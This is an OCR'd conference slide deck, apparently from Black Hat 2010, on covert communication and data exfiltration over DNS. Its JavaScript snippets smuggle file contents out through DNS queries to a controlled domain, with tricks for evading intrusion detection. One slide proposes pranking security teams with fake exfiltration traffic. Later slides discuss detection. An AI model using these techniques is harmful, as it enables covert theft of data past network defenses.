
PSUDP: A PASSIVE APPROACH TO NETWORK-WIDE COVERT COMMUNICATION

KENTON BORN
KENTON.BORN@GMAIL.COM

Black Hat USA 2010

GREATEST CAPTCHA EVER



Step 1 Security Check

Step 2 Verify Account

Step 3 Restore Account

Please answer a security question

Enter **both words** below, **separated by a space.**
Can't read the words below? Try different words or an audio captcha.

Text in the box:

Las Vegas, casino floor Wi-Fi (4/6/10)

ROADMAP

DNS Refresher

- Covert Channels
- DNS Tunnels

My Past Research

- Browser-Based Covert Data Exfiltration
- N-gram Frequency Analysis/Visualization

My Current Research

- Passive Covert Communication over DNS

COVERT CHANNEL TYPES

Storage channels

- A storage location is written to and read from
  - Think of it as “has a detectable effect on”

Timing channels


- Transmitting information through time values corresponding to the same data
  - Can take place at application layer (i.e. HTTP, DNS)
  - Can be done at even lower layers
    - Packet timing and ordering

COVERT CHANNELS

- **Uses**
  - Bypass network policies
  - Data exfiltration
  - Command and Control Channels
- **Detection**
  - Network intrusion detection systems (NIDS)
  - Firewalls
  - Policy
  - Traffic Visualization

DOMAIN NAME SYSTEM (DNS)

- A transactional protocol that resolves domain names to IP addresses
  - Queries: “Where is my.demonstration.example.com?”
  - Response: “It is at 10.0.0.45!”



Fully Qualified Domain Name (FQDN)

Subdomain


Domain

LLD

TLD

my.demonstration.example.com

DNS MESSAGE FORMAT



Header

Question

Answer

Authority

Additional

ID

QR, Opcode, flags, RCODE, etc

QDCOUNT

ANCOUNT

NSCOUNT

ARCOUNT

Header Format

QNAME

QTYPE

QCLASS

Question Format

NAME

TYPE

CLASS

TTL

RDLENGTH

RDATA


Resource Record Format

METHODS OF DATA HIDING IN DNS

- **Queries**
  - Subdomains
  - ID number
  - Port
  - Timing

- **Responses**
  - CNAME
  - TXT Record
  - IP addresses
  - Timing

- **There are others ;)**



protocol.message.example.com:
type A, class INET

Resolver

protocol.message.example.com:
type CNAME, class INET,
protocol.reply.example.com

Example.com DNS Server

Disclaimer: This is a little over-simplified

There is no way to stop them all. Instead, mitigate the highest bandwidth!

EXFILTRATION OVER SUBDOMAINS

The only characters allowed in domain names are a-z,A-Z,0-9, dashes, and periods

- Must use a modified base 32/64 format

Minimizing the traffic is important

- Compress the data before encoding it
  - Watch out for character frequency analysis
- Lengthy subdomains are also telling signs

Encrypting the data is important

- Also increases the entropy
  - Character frequency analysis again!

POPULAR DNS TUNNELS

OzymanDNS, TCP-over-DNS, Iodine, Dns2tcp, DNScat, DeNiSe, etc.

- Most use TXT records, NULL records
  - Red flags for behavioral detection
- DNScat uses CNAME records, which is a bit better

Ty Miller (Black Hat 2008)

- Reverse DNS Tunneling shellcode

Heyuka

- Binary data in domain name labels
  - 8 bits per char instead of 5!
- EDNS0
- Spoofed packets across an IP range
  - Good against behavioral detection!

WHAT ABOUT USING JAVASCRIPT?

- **Doesn’t require elevated privileges**

- **Available on just about every system**

- **Virtually no fingerprint**
  - Create the program in wordpad, load in the browser!
  - Doesn’t require executing a new, strange process!

- **But JavaScript doesn’t give fine-grained access to DNS…**
  - How do we separate the DNS traffic from the more closely monitored HTTP traffic?
  - Can we communicate over DNS without sending HTTP requests?

EXFILTRATING A DOCUMENT (JAVASCRIPT + DNS)

Read from file system through form “input”

- *<input type=file id="input" multiple="true />*

Break it down into a binary string

- *var binString = files[i].getAsBinary();*

Encode in legit DNS characters

- *var dnsString = base64(encrypt(compress(binString)));*

Break the resulting data into multiple queries

DNS PREFETCHING

- **Resolves domains "ahead of time" so that HTTP requests will be quicker**

- **Now implemented in nearly all browsers**

- **May be hard-coded in the <head> section**
  - *<link rel="dns-prefetch" href="http://www.ThisDomainIsPrefetched.com">*
  - While this would technically work, it would require multiple steps
    - Generate the necessary JavaScript/statements
    - Execute them in the browser
  - Does not allow for reliability/two-way communication

DNS PREFETCHING (CONT)

- **Instead, use the browser's ability to do it at run-time by parsing anchors/links**
  - *<a href=“http://www.ThisDomainIsPrefetched.com”>*
- **Works for dynamically generated links added to the body of the document!**
  - Dynamically create anchor elements with JavaScript
    - Replace the LLD of a controlled (or monitored) domain with the data that should be exfiltrated.
- **Must find a way to mitigate the massive amount of DNS traffic that may be sent out…**
  - Implement "sleep" using the Date object…
  - Use *setTimeout() recursively*
    - *This is a neat trick!*

EXPLOITING PREFETCHING

```
var body = document.getElementsByTagName('body')[0];

function generateQueries() {
    if(!isLastQuery())
        setTimeout(generateQueries, 1000);

    var anchor = document.createElement('a');
    anchor.href = generateNextLLD() + '.' + domain + '/' +
resource;

    body.appendChild(anchor);
}
generateQueries();
```

DISABLED PREFETCHING

DNS queries can be separated from HTTP requests without exploiting prefetching!


What happens when setting the “src” of a dynamically created object?

- A DNS query is sent to the domain
- An HTTP request for the resource is sent
    - **But not until the DNS response is received!**

SOLUTIONS WITHOUT PREFETCHING

Return an "NXDomain" response from the name server


- The browser will be unable to make the following HTTP request
- May throw too many "NXDomain" replies for cyber security



SOLUTIONS WITHOUT PREFETCHING

“Black hole” the requests until they time out

- The NIDS will not see “NXDomain” replies!
- JavaScript will halt for long periods of time ☹
  - Mitigate this by using the *setTimeout() function again to recursively call a query generation method!*



MITIGATING HALTING

Still executes despite halting below!

```
function generateQueries() {
    if(!isLastQuery())
        setTimeout(generateNextQuery,1000);

    var img = document.createElement('img');
    img.src = generateNextLLD() + '.' + domain + '/' + resource;
}
```

Halts while waiting for DNS response!

TIMING CHANNELS

Use request/response timing to create bi-directional communication

- Use a conditional test to determine whether or not a packet should be sent for the current interval
- Replace the constant timeout time with a function that computes the desired time for a symbol representation

The server can also create a storage channel!

- Alternate between “NXDomain” responses and timing out

BI-DIRECTIONAL STORAGE CHANNELS

Disclaimer: Actually Takes some extra spice and query grouping to get working appropriately with timeouts, etc.

```
function generateQueries(seq) {
    if(!isLastQuery())
        setTimeout(generateQueries, generateNextTimeout(), (seq+1));

    var img = document.createElement('img');
    img.src =  generateNextLLD() + '.' + domain + '/' + resource;
    receivedQueries[seq] = true;   //only called when NXDomain is returned!
}
```

Array of boolean values that can be interpreted as binary input since the “NXDomain” responses pass through

HARMLESS FUN WITH CYBER SECURITY

- Create JavaScript that randomly generates hundreds of DNS queries with long, random subdomains
- Cyber Security will suspect a virus / data exfiltration type scenario
  - Use a convincing domain name!
- Watch them scramble for no reason ☺
  - (Or mock them when they don’t catch it!)

DNS TUNNEL DETECTION

Lengthy subdomains and large amount of traffic!

- Easy to catch the low-hanging fruit

Statistical analysis of RR types (NULL, TXT, etc)

- Under-used, where are the tools?!

Neural network was used by Hind

- Well-chosen training material
- Kind of black box…custom thresholds/algorithms instead?


N-gram Frequency Analysis of Subdomains

- NgViz!

CHARACTER FREQUENCY ANALYSIS

Ever played hangman?

- *ETAOIN SHRDLU!*




Zipf (1932)

- Characters in language have a Zipfian distribution

